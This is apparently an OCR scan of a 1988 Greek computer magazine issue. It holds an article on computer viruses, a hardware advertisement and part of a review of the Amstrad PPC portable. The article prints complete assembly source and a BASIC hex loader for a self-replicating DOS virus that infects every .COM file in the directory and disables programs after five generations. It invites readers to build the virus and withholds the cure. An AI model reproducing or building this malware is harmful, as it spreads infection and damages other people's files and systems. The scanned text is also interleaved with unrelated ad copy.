Είναι φανερό ότι ο ρυθμός μετάδοσης είναι εκθετική συνάρτηση του χρόνου και ότι το πλήθος των θυμάτων αυξάνει τρομαχτικά γρήγορα.

Αρκεί να θυμηθείτε την περίπτωση του περίφημου «αεροπλάνου», που και αυτό σαν αρρώστια κάλυψε σε ελάχιστο χρόνο την Ελλάδα, μετατρέποντας όλους τους Έλληνες σε αεροσυνοδούς. Μόνο που στην περίπτωσή μας το αποτέλεσμα μπορεί να είναι πολύ δυσμενέστερο. Ο ιός είναι δυνατό να περάσει στο στάδιο της καταστροφής μόνο αφού έχει αναπαραχθεί σε ικανοποιητικούς αριθμούς. Επίσης η αναπαραγωγή του, αν έχουμε να κάνουμε με επικίνδυνη μετάλλαξη, μπορεί να είναι διακριτικότατη και επομένως δύσκολο να ανακαλυφθεί πριν είναι πολύ αργά.

Λέγεται ότι ήδη έχουν εμφανιστεί τα πρώτα κρούσματα στην Ελλάδα, ενώ στην Αμερική λαμβάνονται μέτρα για την καταπολέμηση της πληροφορικής ελευθεριότητας με τη μορφή ελέγχου του public domain software, που υπάρχει για κοινή χρήση στα διάφορα buletin board services. Σε ένα από τα μεγαλύτερα μάλιστα υπάρχει ρητή πολιτική η οποία απαγορεύει τη διάθεση προγραμμάτων χρηστών μέσω του service, αν αυτά δεν συνοδεύονται από source code, ελπίζοντας έτσι ότι θα περιορίσουν τη μετάδοση των ιών. Πολλά λέγονται μάλιστα για την επικράτηση μιας νεο-συντηρητικής και αντι-hacker ηθικής, η οποία απαιτεί τη χρήση μόνο original προγραμμάτων, μια που αυτά έχουν τη μικρότερη πιθανότητα να είναι μολυσμένα.

Σε γνωστά περιοδικά εμφανίστηκαν άρθρα τα οποία υποστηρίζουν ότι η σημερινή κατάσταση είναι αποτέλεσμα της άκρατης και υπερ-ελεύθερης κυκλοφορίας προγραμμάτων και πληροφοριών, συνέπεια της ανοιχτής αρχιτεκτονικής που υιοθετούν όλο και περισσότερες κατασκευαστικές εταιρίες. Αν τα μηχανήματα ήταν «κλειστά», λένε, δεν θα απολαμβάναμε βέβαια τη σημερινή αφθονία σε software, αλλά τουλάχιστον δεν θα ζούσαμε με το συνεχή φόβο ότι κάθε νέο πρόγραμμα που τρέχουμε στο μηχάνημά μας μπορεί να είναι και το τελευταίο.

Ας δούμε όμως τη λειτουργία ενός ιού από πιο κοντά. Βασικό για την ύπαρξή του είναι να υπάρχει η δυνατότητα εισόδου στο σύστημα. Λέγοντας είσοδο δεν εννοούμε να μπει στη μνήμη του υπολογιστή. Όχι, αυτό δεν αρκεί. Η μνήμη είναι ένα πληροφορικό καφενείο στο οποίο μπαινοβγαίνουν πολλά προγράμματα χωρίς να αφήσουν κανένα ίχνος αφού αποχωρήσουν. Ο ιός οφείλει να κρυφτεί κάτω από τον πάγκο, πίσω από την κουρτίνα ή όπου αλλού βρει, προκειμένου να εξασφαλίσει ότι θα βρίσκεται μέσα στο καφενείο και αφού αυτό κλείσει. Όταν πια έχει γίνει ένα με το σύστημα και υπάρχει σαν τμήμα του που φορτώνεται σε κάθε boot, μόνο τότε μπορεί να αρχίσει να αναπαράγεται. Ο κύκλος της ζωής του έχει πια συμπληρωθεί. Μέσα σε κατάλληλο περιβάλλον (συχνή χρήση του ίδιου προγράμματος από πολλούς και διαφορετικούς υπολογιστές) είναι σίγουρο ότι η διάδοση της ασθένειας στον υπολογιστικό πληθυσμό θα είναι ραγδαία. Προσέξτε ότι τα διάφορα χαζά προγράμματα, τα οποία σβήνουν το σκληρό δίσκο μόλις τρέξουν βγάζοντας μηνύματα σαν "Arf, Arf gotcha!", δεν αποτελούν ιούς. Η καταστροφή του ξενιστή με τη μόλυνση του δεν είναι χαρακτηριστικό το οποίο ευνοεί ένα ιό από πλευράς φυσικής επιλογής. Μακροπρόθεσμα επιβιώνουν μόνο αυτοί που μπορούν να αναπαραχθούν χωρίς να καταστρέψουν (αμέσως) το θύμα.

Για να είμαι όμως πιο συγκεκριμένος, παρουσιάζω ένα παράδειγμα αλγοριθμικού ιού με υψηλή μεταδοτικότητα και προσαρμοστικότητα. Ο ιός αυτός μεταδίδεται από .COM αρχείο σε .COM αρχείο, δεν χρειάζεται δηλαδή να κάνουμε FORMAT για να τον μεταδώσουμε αλλού. Για το λόγο αυτό δεν αναγνωρίζεται εύκολα, διότι αλλάζει διαρκώς όνομα, μέγεθος και θέση. Κάθε φορά που ένα μολυσμένο πρόγραμμα εκτελείται, δίνεται πρώτα ο έλεγχος στον ιό. Αυτός το μόνο που κάνει είναι να προσθέσει τον εαυτό του σε όλα τα .COM αρχεία που βρίσκονται στο τρέχον directory, να τυπώσει ένα μήνυμα στην οθόνη και μετά δίνει τον έλεγχο στο πρόγραμμα. Με τον τρόπο αυτό ένα άρρωστο πρόγραμμα δεν παύει να λειτουργεί κανονικά, απλώς είναι και φορέας.

Όπως όμως και στην περίπτωση της οργανικής ζωής, υπάρχουν και στους υπολογιστές τρόποι προστασίας από επικίνδυνο software. Μπορεί - και αρκετά εύκολα μάλιστα - να γραφτεί ένα πρόγραμμα που εντοπίζει ιούς και τους σκοτώνει. Πρόκειται για ένα virus-killer, για ένα αλγοριθμικό αντιβιοτικό. Για την περίπτωση του ιού που παρουσιάζεται στο άρθρο αυτό έγραψα και το κατάλληλο αντιβιοτικό, το οποίο και ονομάζεται VIMYCIN.COM. Είναι αντιβιοτικό με ευρύ φάσμα δράσης και εγγυημένα αποτελέσματα. Νομίζω όμως ότι η δημοσίευσή του ταυτόχρονα με τον ιό θα μείωνε δραστικά τις πιθανότητες για «χοντρή πλάκα» και για το λόγο αυτό θα πρέπει να περιμένετε τον επόμενο ή το μεθεπόμενο μήνα. Στο μεταξύ προφυλαχθείτε. Δεν μπορείτε να ξέρετε ποτέ αν το πρόγραμμα που θα σας δώσουν είναι πράγματι αυτό που φαίνεται...

Ο ιός είναι γραμμένος σε 8086 assembly και μπορεί να μεταδοθεί μόνο σε IBM συμβατά μηχανήματα. Αν θέλετε, μπορείτε να τον δημιουργήσετε στο μηχάνημά σας, να είστε όμως προσεχτικοί διότι τα πειράματα με γενετικό υλικό μπορεί εύκολα να ξεφύγουν από τον έλεγχό σας. Η ευθύνη είναι μεγάλη. Μια καταστροφικά θανατηφόρα μετάλλαξή του μπορεί να προκαλέσει αναρίθμητα θύματα, πριν βρεθεί κάποιο αντίδοτο.

Ας τον δούμε όμως εν δράση. Αρχικά έχουμε ένα μολυσμένο πρόγραμμα και ένα υγιές στο ίδιο subdirectory:

```
C>DIR

 Volume in drive C has no label
 Directory of  C:\PIXEL

VIRUS    COM      407   1-01-80  12:58a
TEST     COM       25   1-01-80  12:10a
        2 File(s)   2695168 bytes free
```

Αν τρέξουμε το T.COM θα πάρουμε τα εξής:

```
C>TEST
This is a test.
C>_
```

Τώρα τρέχουμε και το μολυσμένο πρόγραμμα:

```
C>VIRUS
C>DIR TEST.COM

 Volume in drive C has no label
 Directory of  C:\PIXEL

TEST     COM      531   1-01-80   1:02a
        1 File(s)   2695168 bytes free
```

Παρατηρούμε ότι το μέγεθος του T.COM αυξήθηκε. Πράγματι, ο ιός μεταδόθηκε. Αν τρέξουμε το προσβληθέν πρόγραμμα, θα δούμε ότι ε- ▶

κτελείται πρώτα ο ιός, ο οποίος είναι πια τμήμα του, και μετά το ίδιο το πρόγραμμα.

```
C>TEST
This is a test.
```

Όπως βλέπετε, η παρουσία του ιού δεν έχει αρχικά (μόνο αρχικά όμως - πονηρό και χαιρέκακο γελάκι -) καμιά επίπτωση στη λειτουργία του προγράμματος.

Για να μπορέσετε να φτιάξετε το virus.com από το listing που δίνεται πρέπει να έχετε το Microsoft Macro Assembler (MASM.EXE), το Linker (LINK.EXE) και το EXE2BIN. Αφού γράψετε το listing του ιού στο αρχείο virus.asm, με τη βοήθεια κάποιου wordprocessor κάντε τα εξής: (υποθέτω ότι όλα τα αρχεία βρίσκονται στην ίδια δισκέτα ή directory).

```
MASM VIRUS;
LINK VIRUS;
DEL VIRUS.OBJ
EXE2BIN VIRUS.EXE VIRUS.COM
DEL VIRUS.EXE
```

ανάλογη διαδικασία θα ακολουθήσετε και για το NOVIRUS.COM

Ιδού το αρχείο VIRUS.ASM:

```
;Algorithm Induced Destructive Software: AIDS
;--------------------------------------------------------------
; Ένας αλγοριθμικός ιός.
;δημιουργήθηκε το 1988 από το Νίκο Νασούφη
;--------------------------------------------------------------
;Περιβάλλον : MS-DOS, σε IBM συμβατό υπολογιστή.
;
;Τρόπος μετάδοσης: Από προσβληθέν .COM σε όλα τα υγιή .COM του
;                  ίδιου subdirectory με την εκτέλεση του ασθενούς.
;
;Συμπτώματα: Συμπτώματα εμφανίζονται μετά την πέμπτη γενιά λόγω
;            κατευθυνόμενων μεταλλάξεων κατά την αναπαραγωγή. Ο
;            ιός πέμπτης γενιάς εμφανίζει ένα μήνυμα στην οθόνη ενώ
;            η εκτέλεση των άρρωστων προγραμμάτων γίνεται πολλές
;            φορές αδύνατη.
;
;Προφυλάξεις: Αποφυγή εκτέλεσης αγνώστων ή ασθενών προγραμμάτων.
;             Δεν μεταδίδεται με debug, copy, diskcopy και dir.
;             Δεν μεταδίδεται έξω από το τρέχον directory.
;             Καλό είναι να τρέχουμε άγνωστα προγράμματα χρησιμο-
;             ποιώντας write-protect.
;
;Μέθοδος αναγνώρισης: Αλλάζει το μέγεθος των αρχείων που προσβάλλει.
;
;Θεραπεία: Τοπική χρήση VIMYCIN. COM επί μια εβδομάδα μια φορά την
;          ημέρα σε κάθε προσβληθέν directory. Σε περίπτωση υποτρο-
```



Προσοχή: Το σύστημα ολοκληρώνεται με τα προγράμματα της ΕΛΕΑ ΕΠΕ
- Ελληνική Υποτίτλιση
- Χρήση κοινών εκτυπωτών
- Ελληνικοί Χαρακτήρες με γραφικά

Υπολογιστής

PHILIPS NMS 8280

(Video Computer)

- \+ Πρόγραμμα Videographics
- \+ Ελληνική υποτίτλιση
- \+ Σύνδεση με κοινούς εκτυπωτές
- \+ Επαγγελματική Εκπαίδευση

Προγράμματα *(περιλαμβάνονται)*
- Επεξεργασίας Εικόνας (Videographics)
- Επεξεργασίας Κειμένου
- Βάσης Πληροφοριών (Database)
- Διαχείρισης πινάκων (Spreadsheet)
- Ηλ. Ημερολογίου
- Προγραμματισμού Έργων

Προγράμματα προαιρετικά:
- Ελληνικός Επεξεργαστής Κειμένου
- Πολλά επαγγελματικά προγράμματα
- Εκατοντάδες προγράμματα διασκέδασης

Τεχνικά χαρακτηριστικά
- Λειτουργικό σύστημα MSX-DOS και CP/M
- 256 KB RAM
- 64 KB ROM
- 512 χρώματα
- 2 δισκέττες 3,5 ιντσών του 1 MB
- Ξεχωριστό πληκτρολόγιο
- Ποντίκι (περιλαμβάνεται)
- Έξοδοι για εκτυπωτή
  - οθόνη
  - βίντεο
  - μηχανή λήψεως (κάμερα)

Ανάμεσα στις δυνατότητές του
- Ψηφιοποίηση (Digitization)
- Υποτίτλιση (ελληνική-λατινική)
- Επικάθηση (Superimposition)
- Μείξη εικόνων
- Αλλαγή χρωμάτων
- Σχεδίαση
- Κινούμενα σχέδια (Animation)
- Δημιουργία «τρυκ»
- Εκτύπωση σε κοινούς εκτυπωτές

ΕΛΕΑ ΕΠΕ *ΣΥΣΤΗΜΑΤΑ Η/Υ*

ΒΑΛΤΕΤΣΙΟΥ 50-52 - 106 81 ΑΘΗΝΑ - ΤΗΛ. 36 02 335 - 36 06 770 - TELEX 214450 ACAN GR

```
;       πής επανάληψη της θεραπείας. Αν οι υποτροπές εμμείνουν
;       backup του δίσκου και αποστείρωση με format.

DTA             EQU     OFFSET VIRUSEND+16
DATALEN         EQU     512
CODELEN         EQU     OFFSET VIRUSEND - OFFSET START
IDOF            EQU     OFFSET IDW - OFFSET START
IDPOS           EQU     CODELEN+DATALEN+IDOF


CODE    SEGMENT
        ASSUME CS:CODE,DS:CODE,ES:CODE

        ORG     100H

START:
                JMP     VIRUS
IDW             DW      "VI"                    ;κωδικος αναγνωρισης
GENERATION      DB      0
FILENAME        DB      "*.COM",0
PROGRAM         DW      CODELEN+DATALEN+100H
OF              DW      ?
SG              DW      ?
LNGTH           DW      ?
HANDLE          DW      ?
```

;Εδώ βρίσκεται ο κώδικας που πολλαπλασιάζει τον ιό, προσθέτοντάς τον
;στην αρχή κάθε .COM αρχείου στο οποίο δεν βρίσκεται ήδη.

```
VIRUS:
        MOV     AX,CS                   ;Πρωτα εντοπιζουμε 64K μνημης
        ADD     AX,1000H                ;και χρησιμοποιουμε
        MOV     ES,AX                   ;τον ES για προσβαση σε αυτα.
        ;
        INC     GENERATION              ;Αυξανω τον αριθμο γενεας
        ;
        MOV     SI,100H                 ;Μεταφερω τον ιο στη περιοχη
        XOR     DI,DI
        MOV     CX,CODELEN              ;πολλαπλασιασμου.
        REP     MOVSB
        ;
        MOV     DX,DTA                  ;οριζω νεα DTA
        MOV     AH,1AH
        INT     21H
        ;
        MOV     DX,OFFSET FILENAME      ;Βρισκω το πρωτο .COM αρχειο
        MOV     CX,16H
        MOV     AH,4EH
        INT     21H
        JC      FILEND
        ;
FILELOOP:
        MOV     DX,DTA+30
        MOV     AX,3D02H                        ;Ανοιγω για READ/WRITE
        INT     21H
        MOV     HANDLE,AX
        ;
        MOV     BX,AX
        PUSH    ES
        POP     DS
        MOV     DX,CODELEN+DATALEN
        MOV     CX,0FFFFH
        MOV     AH,3FH
        INT     21H
        ADD     AX,CODELEN+DATALEN
        MOV     CS:LNGTH,AX
        ;
        DB      3EH,81H,3EH             ;συγκριση
        DW      IDPOS
        DW      "VI"
        JE      CLOSE
        ;
        XOR     CX,CX
        MOV     DX,CX
        MOV     BX,CS:HANDLE
        MOV     AX,4200H
        INT     21H
        JC      CLOSE
        ;
        MOV     DX,0
        MOV     CX,CS:LNGTH
        MOV     BX,CS:HANDLE
        MOV     AH,40H
        INT     21H
        ;
CLOSE:
        MOV     BX,CS:LNGTH
        MOV     AH,3EH                  ;κλεισιμο
        INT     21H
        ;
NEXTCOM:
        ;
        PUSH    CS
        POP     DS
        ;
        MOV     AH,4FH                  ;Βρισκω το επομενο
        MOV     DX,DTA                  ;.COM αρχειο
        INT     21H
        JC      FILEND
        JMP     FILELOOP
FILEND:
        MOV     DX,80H                  ;Ξαναθετω την DTA στην παλια της
        MOV     AH,1AH                  ;θεση.
        INT     21H
```

;εδώ μπαίνει ο κώδικας που ρυθμίζει τα συμπτώματα του ιού.

```
        CMP     GENERATION,5
        JB    * RUNIT
        MOV     AX,40H
        MOV     DS,AX
        MOV     AX,DS:[6CH]
        PUSH    CS
        POP     DS
        AND     AX,1
        JZ      RUNIT
        MOV     DX,OFFSET MSG
        MOV     AH,9
        INT     21H
        INT     20H
MSG DB "Program sick error:Call doctor or buy PIXEL for cure description"
    DB 10,13,"$"

RUNIT:
        MOV     SI,OFFSET SETCODE                       ;και εδω προετοιμαζω
        MOV     CX,OFFSET ENDCODE - OFFSET SETCODE      ;του ασθενους
        XOR     DI,DI
        REP     MOVSB                                   ;προγραμματος
        XOR     DI,DI
        MOV     WORD PTR CS:OF,0
        MOV     WORD PTR CS:SG,ES
        JMP     DWORD PTR CS:OF
SETCODE:
        PUSH    DS                                      ;μετακινηση
        POP     ES                                      ;του κωδικα
        MOV     SI,CODELEN+DATALEN+100H                 ;στη σωστη του
        CMP     GENERATION,1
        JNE     NOTO
        SUB     SI,DATALEN
NOTO:
        MOV     DI,100H                                 ;θεση
        MOV     CX,0FFFFH
        SUB     CX,SI
        REP     MOVSB
        MOV     WORD PTR CS:[100H],100H
        MOV     WORD PTR CS:[102H],DS
        JMP     DWORD PTR CS:[100H]                     ;και εκτελεση
ENDCODE:
;----------------------------------------------------------------------
VIRUSEND:
        INT     20H                                     ;ο κωδικας
        INT     20H                                     ;του προγραμματος

CODE    ENDS
        END     START
```

Σε περίπτωση που δεν διαθέτετε MACRO ASSEMBLER, μπορείτε να αποκτήσετε παρ' όλα αυτά έναν ιό για πειραματική καλλιέργεια, τρέχοντας το παρακάτω πρόγραμμα σε Microsoft Basic:

```
10 ON ERROR GOTO 30
20 GOTO 50
30 CLOSE #1
40 END
50 OPEN "virus.COM" AS 1 LEN=1
60 FIELD 1,1 AS B$
70 I%=1
80 READ K$
90 V%=VAL("&h"+K$)
100 IF (I% MOD 8)<>0 THEN S%=S%+V% ELSE PRINT S%:S%=0
110 LSET B$=CHR$(VAL("&H"+K$))
120 PUT 1,I%:I%=I%+1:GOTO 80
130 DATA EB,14,90,49,56,0,2A
140 DATA 2E,43,4F,4D,0,4F,4,0
150 DATA 0,1,0,0,0,0,0,8C
160 DATA C8,5,0,10,8E,C0,FE,6
170 DATA 5,1,BE,0,1,33,FF,B9
180 DATA 4F,1,F3,A4,BA,5F,2,B4
190 DATA 1A,CD,21,BA,6,1,B9,16
200 DATA 0,B4,4E,CD,21,72,60,BA
210 DATA 7D,2,B8,2,3D,CD,21,A3
220 DATA 14,1,8B,D8,6,1F,BA,4F
230 DATA 3,B9,FF,FF,B4,3F,CD,21
```

```
240 DATA 5,4F,3,2E,A3,12,1,3E
250 DATA 81,3E,52,3,49,56,74,21
260 DATA 33,C9,8B,D1,2E,8B,1E,14
270 DATA 1,B8,0,42,CD,21,72,11
280 DATA BA,0,0,2E,8B,E,12,1
290 DATA 2E,8B,1E,14,1,B4,40,CD
300 DATA 21,2E,8B,1E,12,1,B4,3E
310 DATA CD,21,E,1F,B4,4F,BA,5F
320 DATA 2,CD,21,72,2,EB,A0,BA
330 DATA 80,0,B4,1A,CD,21,80,3E
340 DATA 5,1,5,72,5B,B8,40,0
350 DATA 8E,D8,A1,6C,0,E,1F,25
360 DATA 1,0,74,4C,BA,C4,1,B4
370 DATA 9,CD,21,CD,20,50,72,6F
380 DATA 67,72,61,6D,20,73,69,63
390 DATA 6B,20,65,72,72,6F,72,3A
400 DATA 43,61,6C,6C,20,64,6F,63
410 DATA 74,6F,72,20,6F,72,20,62
420 DATA 75,79,20,50,49,58,45,4C
430 DATA 20,66,6F,72,20,63,75,72
440 DATA 65,20,64,65,73,63,72,69
450 DATA 70,74,69,6F,6E,A,D,24
460 DATA BE,24,2,B9,2B,0,33,FF
470 DATA F3,A4,33,FF,2E,C7,6,E
480 DATA 1,0,0,2E,8C,6,10,1
490 DATA 2E,FF,2E,E,1,1E,7,BE
500 DATA 4F,4,80,3E,5,1,1,75
510 DATA 4,81,EE,0,2,BF,0,1
520 DATA B9,FF,FF,2B,CE,F3,A4,2E
530 DATA C7,6,0,1,0,1,2E,8C
540 DATA 1E,2,1,2E,FF,2E,0,1
550 DATA CD,20,CD,20,0,0
```

Προσέξτε να μην κάνετε το παραμικρό λάθος στους αριθμούς, διότι αυτοί περιέχουν τον ιό σε γλώσσα μηχανής. Συνολικά το μέγεθος του είναι γύρω στα 340bytes και, συνεπώς, δεν πρέπει να είναι ιδιαίτερα κουραστική η πληκτρολόγηση.

Μετά από κάθε γραμμή, το πρόγραμμα θα σας δώσει ένα checksum. Για να είναι όλα σωστά, πρέπει να πάρετε τους εξής αριθμούς, με τη σειρά:

600	306
141	615
682	871
638	892
650	658
1176	372
455	784
619	218
639	476
618	935
634	459
567	755
780	671
644	655
612	539
689	666
501	572
735	209
543	318
561	1212
194	351

Τελειώνοντας, θα ήθελα να επισημάνω ένα πράγμα: Η στήλη δεν φέρει καμιά ευθύνη για τυχόν βλάβες ή προβλήματα που θα προκύψουν από τη χρήση των προγραμμάτων που δημοσιεύει. Ο ιός δεν είναι ένα αθώο παιχνίδι. Είναι μεταδοτικός, επικίνδυνος και κακοήθης. Αν δεν είστε σίγουροι ότι μπορείτε να τον ελέγξετε, μην ασχοληθείτε μαζί του. ■

TEST

AMSTRAD PPC 512-640

ΕΝΑΣ ΜΕΓΑΛΟΣ.... ΦΟΡΗΤΟΣ ΥΠΟΛΟΓΙΣΤΗΣ

Το τελευταίο δημιούργημα της Amstrad, ο φορητός υπολογιστής της με τον κωδικό PPC (Portrable Personal Computer), μετά από αρκετές αλλαγές έφτασε επιτέλους στην τελική του έκδοση. Ο ανταποκριτής μας στο Λονδίνο, έχοντας στα χέρια του ένα από τα πρώτα μηχανήματα, που θα κυκλοφορήσουν σύντομα, σας περιγράφει τις εντυπώσεις του.

Του Βασίλη Κωνσταντίνου

Η Amstrad κατάφερε να πετύχει το χρονοδιάγραμμά της και να παρουσιάσει τον PPC μέσα στον Ιανουάριο, όπως είχε προαναγγείλει. Το μηχάνημα αυτό έχει κινήσει και πάλι το γενικό ενδιαφέρον, όπως και κάθε άλλο προϊόν της Amstrad.

Για άλλη μια φορά, ο Alan Sugar προσπαθεί να δημιουργήσει μια καινούργια αγορά, έχοντας εξαντλήσει όλες τις άλλες. Η αγορά των φορητών είναι πολύ μικρή σήμερα (αποτελεί περίπου το 3% της συνολική αγοράς των προσωπικών υπολογιστών) και καλύπτεται από εταιρίες όπως η TOSHIBA, η TANDY και άλλες.



Στην ίδια αγορά έχουμε και μηχανήματα όπως το Z88 του Clive Sinclair, αλλά, δυστυχώς, λόγω των ειδικών ολοκληρωμένων χαμηλής κατανάλωσης που απαιτούνται, οι τιμές για ένα φορητό μηχάνημα που προσφέρει συμβατότητα με το IBM PC είναι πάρα πολύ υψηλές.

Η Amstrad με τον PPC προσπαθεί να προσφέρει σε πολύ χαμηλή τιμή ένα ολοκληρωμένο μηχάνημα, που είναι εφοδιασμένο ακόμη και με modem (κάτι που οι υπόλοιποι κατασκευαστές διαθέτουν σαν προαιρετική επέκταση, με τη σχετική φυσικά επιβάρυνση). Αυτό προσπαθεί να το πετύχει χρησιμοποιώντας συμβατική τεχνολογία, την οποία μπορεί να αγοράσει πολύ φτηνά. Αλλά, για να δούμε αν ο PPC πετυχαίνει το σκοπό του ή όχι, θα πρέπει να τον εξετάσουμε πιο προσεκτικά.

ΕΞΩΤΕΡΙΚΗ ΠΕΡΙΓΡΑΦΗ

Ο PPC είναι τεράστιος σε διαστάσεις, αν συγκριθεί με άλλους φορητούς. Το περίβλημά του είναι σχεδόν τετράγωνο (όταν είναι ανοικτό) και σίγουρα χρειάζεται αρκετό χώρο για να μπορέσει να στηριχτεί σωστά. Οι διαστάσεις του είναι 500 mm × 400 mm × 100 mm. Αυτές είναι οι διαστάσεις του PPC ανοικτού και συμπεριλαμβάνουν το... χερούλι, το οποίο η Amstrad αφαιρεί στους υπολογιστές της.

Το χερούλι είναι στα δεξιά του μηχανήματος και ΔΕΝ διπλώνει ούτε «κρύβεται» μέσα στο μηχάνημα, όταν δεν το χρειάζεστε. Είναι πάντα εκεί και εξέχει, χωρίς να υπάρχει κανένας λόγος. Όπως και δεν υπάρχει κανένας λόγος για τη θέση στην οποία βρίσκεται. Αντίθετα, πιστεύουμε ότι βρίσκεται στη χειρότερη θέση που θα μπορούσε να ήταν. Με το μήκος που έχει το μηχάνημα, η πιο λογική θέση για το χερούλι είναι στη μέση του, γιατί αλλιώς θα πρέπει να το «σέρνετε» στο πάτωμα (μισό μέτρο είναι αυτό). Πάντως, η Amstrad φαίνεται να άλλαξε γνώμη, και τώρα προσφέρει μια «τσάντα» για τη μεταφορά του PPC. Με την εμφάνιση της τσάντας, έβγαλε από τα διαφημιστικά της φυλλάδια τη φωτογραφία που δείχνει κάποιον να κρατάει το μηχάνημα από το χερούλι.

Το πληκτρολόγιο διπλώνει πάνω στην κύρια μονάδα και συγκρατείται από δύο πλαστικές εξοχές. Το αριστερό μέρος καλύπτεται από την οθόνη, ενώ στα δεξιά της υπάρχουν τα ρυθμιστικά του ήχου και του contrast. Δίπλα στα ρυθμιστικά υπάρχει μια σειρά από 4 LEDs. Το πρώτο από αυτά ανάβει όταν χρησιμοποιείται εξωτερικό μόνιτορ, τα δύο επόμενα ανάβουν όταν χρησιμοποιείται ένα από τα drives και το τέταρτο, όταν το μηχάνημα είναι αναμμένο (!).

Κάτω από τα leds υπάρχει ένας διακόπτης ο οποίος αποκόπτει τις μπαταρίες, έτσι ώστε να μπορείτε να χρησιμοποιήσετε μια εναλλακτική πηγή τροφοδοσίας.

Πάνω από τα leds υπάρχει ένα μικρό καπάκι, το οποίο κρύβει μια υποδοχή μέσα στην οποία φυλάγεται ένα καλώδιο 1,5 μέτρου, για τη σύνδεση του PPC με την τηλεφωνική γραμμή.

Το ωραίο είναι ότι τα λαμπάκια και το καπάκι ΔΕΝ υπήρχαν στο αρχικό μηχάνημα που είχε παρουσιάσει η Amstrad, ούτε και στο αρχικό προσπέκτους (του οποίου φωτογραφίες δημοσίευσαν «κάποιοι» κάτω από τον τίτλο "TEST").

Στα δεξιά του μηχανήματος και πάνω από το χερούλι βρίσκονται τα drives (ένα ή δύο, ανάλογα με το μοντέλο), τα οποία δέχονται δίσκους των 3.5" και τους φορμάρουν για χωρητικότητα 720K. Αυτό βέβαια ΔΕΝ είναι το στάνταρντ των νέων IBM PS/2, που προσφέρουν drives με χωρητικότητα 1.44Megabytes, αλλά από την άλλη, όλοι οι κατασκευαστές που υποστηρίζουν drives των 3.5" υποστηρίζουν και τη χωρητικότητα των 720K.

Στο πίσω μέρος του μηχανήματος, και καλυμμένες από ένα πλαστικό περίβλημα, το οποίο τις κρύβει όταν δεν τις χρειάζεστε, υπάρχουν και θύρες επικοινωνίας. Ο PPC προσφέρει σειριακή (RS232C) και παράλληλη θύρα (CENTRONICS), υποδοχή για εξωτερικό monitor, υποδοχή για το εξωτερικό τροφοδοτικό, υποδοχή για σύνδεση με τον ηλεκτρικό αναπτήρα ενός αυτοκινήτου, έτσι ώστε να το τροφοδοτείτε από τη μπαταρία του αυτοκινήτου, υποδοχή για το τροφοδοτικό του PC1640, και δύο θύρες για ένα μελλοντικό «κουτί» επέκτασης. Η Amstrad μας είπε ότι το «κουτί» αυτό θα συνδέεται με ένα κοινό διπλό connector και στις δύο θύρες επέκτασης. Ο βασικός λόγος χρησιμοποίησης δύο θυρών αντί μιας ήταν καθαρά οικονιμικός. Τέλος, στο πίσω μέρος υπάρχει και η υποδοχή για το τηλέφωνο που αναφέρθηκε πιο πάνω.

ΜΙΑ ΜΑΤΙΑ ΠΡΟΣ ΤΑ ΜΕΣΑ

Μέσα στον PPC υπάρχει μια πληθώρα από ολοκληρωμένα και πλακέτες, καθώς επίσης και πάρα πολλά καλώδια που συνδέουν όλες αυτές τις πλακέτες.

Το πρώτο πράγμα που αντιλαμβάνεται κανείς όταν προσπαθεί να ανοίξει τον νέο Amstrad είναι ότι σίγουρα ο σχεδιαστής του δεν είχε στο μυαλό του το service. Για αυτό, αν επιχειρήσετε να τον ανοίξετε ποτέ, θα πρέπει να είστε πολύ προσεχτικοί.

Το βασικό κύκλωμα του PPC είναι το ίδιο με εκείνο του PC1512, με τη μόνη διαφορά ότι η βασική πλακέτα (motherboard) έχει χωρισθεί στα δύο. Οι δύο αυτές πλακέτες στηρίζονται η μια πάνω στην άλλη, ενώ από πάνω τους υπάρχει η πλακέτα του modem.

Στην καρδιά του μηχανήματος υπάρχει ένας 8086, που δουλεύει στα 8MHz, ενώ οι χαρακτήρες δίνονται από την ίδια ROM που υπάρχει και στον PC1512, οπότε η προσθήκη των ελληνικών χαρακτήρων δεν φαίνεται να παρουσιάζει καμιά δυσκολία.


Η μόνη διαφορά από το κύκλωμα του PC1512 είναι ο νέος controller για την οθόνη του υγρού κρυστάλλου και φυσικά... η παντελής έλλειψη υποδοχών για κάρτες, αλλά γι' αυτές θα πρέπει να περιμένετε το «κουτί» επέκτασης.

Συνολικά το μηχάνημα εντυπωσιάζει με τη χρήση τόσων συμβατικών ολοκληρωμένων, κάτι που λείπει από τα άλλα φορητά.Βέβαια, η χρησιμοποίηση συμβατικών ολοκληρωμένων έχει σαν αποτέλεσμα την πολύ χαμηλή τιμή του νέου Amstrad, αλλά αυτός είναι και ο λόγος που το μηχάνημα είναι τόσο μεγάλο και βαρύ.

ΤΟ ΠΛΗΚΤΡΟΛΟΓΙΟ

Το πληκτρολόγιο του PPC ακολουθεί το νέο πρότυπο της IBM, το αποκαλούμενο Enhanced. Είναι ένα ωραίο μεγάλο πληκτρολόγιο με 101 πλήκτρα. Σ' αυτά συμπεριλαμβάνονται 12 προγραμματιζόμενα (function keys), καθώς και ξεχωριστά πλήκτρα για την κίνηση του cursor.

Στη χρήση το πληκτρολόγιο δείχνει κατευθείαν την ποιότητα της κατασκευής ▶



Ο PPC ...αγκυροβολημένος. Διακρίνεται η αλυσίδα της άγκυρας και τα δύο drives των 3 1/2".



Οι δύο δισκέτες που δίνονται με τον PPC ...

